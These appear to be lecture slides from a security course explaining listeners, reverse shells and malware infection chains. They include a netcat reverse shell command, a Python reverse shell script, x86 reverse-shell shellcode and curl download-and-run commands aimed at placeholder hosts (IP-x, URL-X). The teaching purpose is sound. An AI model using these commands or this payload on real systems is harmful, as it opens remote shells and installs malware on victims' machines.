


# How to launch a Listener?



- ❑ MANY possibilities
- ❑ Attacker choice depends on the amount of control on the Listener platform
- ❑ Very common: `netcat`



# netcat **Listener**



Dear netcat:


- ❑ Start a listener (a **server**) on port 4242
- ❑ When connection open, connect keyboard and screen to connection

# How to launch a reverse shell?






# Threat model (= Starting point) (I)



- ❑ Attacker can execute **one** shell command on the target
- ❑ Do **not** ask yourself "how"
- ❑ This is **another** problem


# Threat model

## (= Starting point) (II)



- ❑ Attacker can execute **one** shell command on the target
  1. `netcat` is installed on the target
  2. Python is installed on the target
  3. ...

# Reverse shell: netcat




Dear netcat:

```
nc -e /bin/sh IP-x 4242
```

- ❑ Open a connection with IP-x, 4242
- ❑ -e
  - ❑ Spawn a process that executes /bin/sh
  - ❑ Connect input and output of that process to connection

# Reverse shell: python



```
import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(IP-x, 4242);
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2);
subprocess.call(["/bin/sh", "-i"])
```


# Remarks



- ❑ **Execution of "one line"** on the target is **enough**
- ❑ MANY possibilities for Listener and Reverse shell on target
  - ❑ Depending on which software one wants to use
  - ❑ Search `"reverse shell cheat sheet"`  
(or look on companion website)

# Another Threat model

## (= Starting point)




- ❑ Target has a program with **RCE vuln**
- ❑ Attacker can **exploit** that vuln

# How is that?

## (very basic idea) (II)

Exploit injection  
for **RCE vulnerability**



# Exploit payload = Reverse shell

1. Write C program analogous the previous one in Python
2. Compile C program
  - ❑ With options that disable certain safety measures (no stack canary, stack execution)
3. Extract machine code from compiled C program


❑ **Payload ready for injection**

```
"\x31\xc0\x31\xdb\x99\x50\x6a\x01\x6a\x02\x89\xe1\xfe\x
c3\xb0\x66\xcd\x80\x89\xc6\x52\x66\x68\xaa\xaa\x66\x6a\x02\x89\xe1\x6a\x10\x51\x56\x89\xe1\xfe\x
c3\xb0\x66\xcd\x80\x52\x56\x89\xe1\xfe\x3f\xcd\x80\x75\xf8\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x52\x89\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xb3\x08\xcd\x80"
```




# Much Simpler: Command Injection Vuln

- ❑ Certain **RCE vulnerabilities** are **command injection** vulns
- ❑ Exploit payload is a **shell command**  
(not an executable byte sequence)




# Keep in mind



☐ Can execute **one** shell command  
on the target

or

☐ Can exploit an **RCE** vuln  
on the target



☐ **Reverse shell**

☐ Dedicated sw (malware)

or,

☐ Native platform shell

# Infection Chains




# Can it be generalized?

☐ Can execute **one** shell command  
on the target

or

☐ Can exploit an **RCE** vuln  
on the target



☐ ~~Reverse shell~~

☐ ~~Dedicated sw~~

☐ ~~Native platform shell~~

☐ **Arbitrary executable**

☐ Remote access trojan

☐ ...



# Just "download and run"



1. Place **file.exe** at some **URL-X**
2. Exec on target: "Download from **URL-X** and Run"


## ❑ Shell command (Linux)

```
curl URL-X -o file.exe; file.exe
```

## ❑ Shell command (Windows)

```
curl -o file.exe URL-X && file.exe
```

# Typical "Infection" (I)



- ❑ "**Complex, powerful**, configurable"
- ❑ Remains **hidden**
- ❑ **Remotely controlled** by Adversary

# Typical "Infection" (II-a)




1. Place `file.exe` at some URL-X
  2. Exec on target: "Download from URL-X and Run"
- 
- ❑ In some cases:
    - ❑ `file.exe` is an **intermediate** payload
    - ❑ Its execution triggers a **sequence of actions** that lead to a different and more complex **final payload**

# Typical "Infection" (II-b)

```
curl URL-X1 -o file1.sh; /bin/sh file1.sh
```

```
curl URL-X2 -o file2.exe; file2.exe
```





# Typical "Infection" (III-a)

□ **COUNTLESS** possibilities:

- |             |               |              |            |
|-------------|---------------|--------------|------------|
| □ shell cmd | executable    |              |            |
| □ shell cmd | shell script  | executable   |            |
| □ shell cmd | python script | shell script | executable |
| □ shell cmd | VB script     | executable   |            |
| □ ...       |               |              |            |
| □ shell cmd | executable    | executable   |            |
| □ ...       |               |              |            |
| □ shell cmd | shell script  |              |            |
| □ ...       |               |              |            |

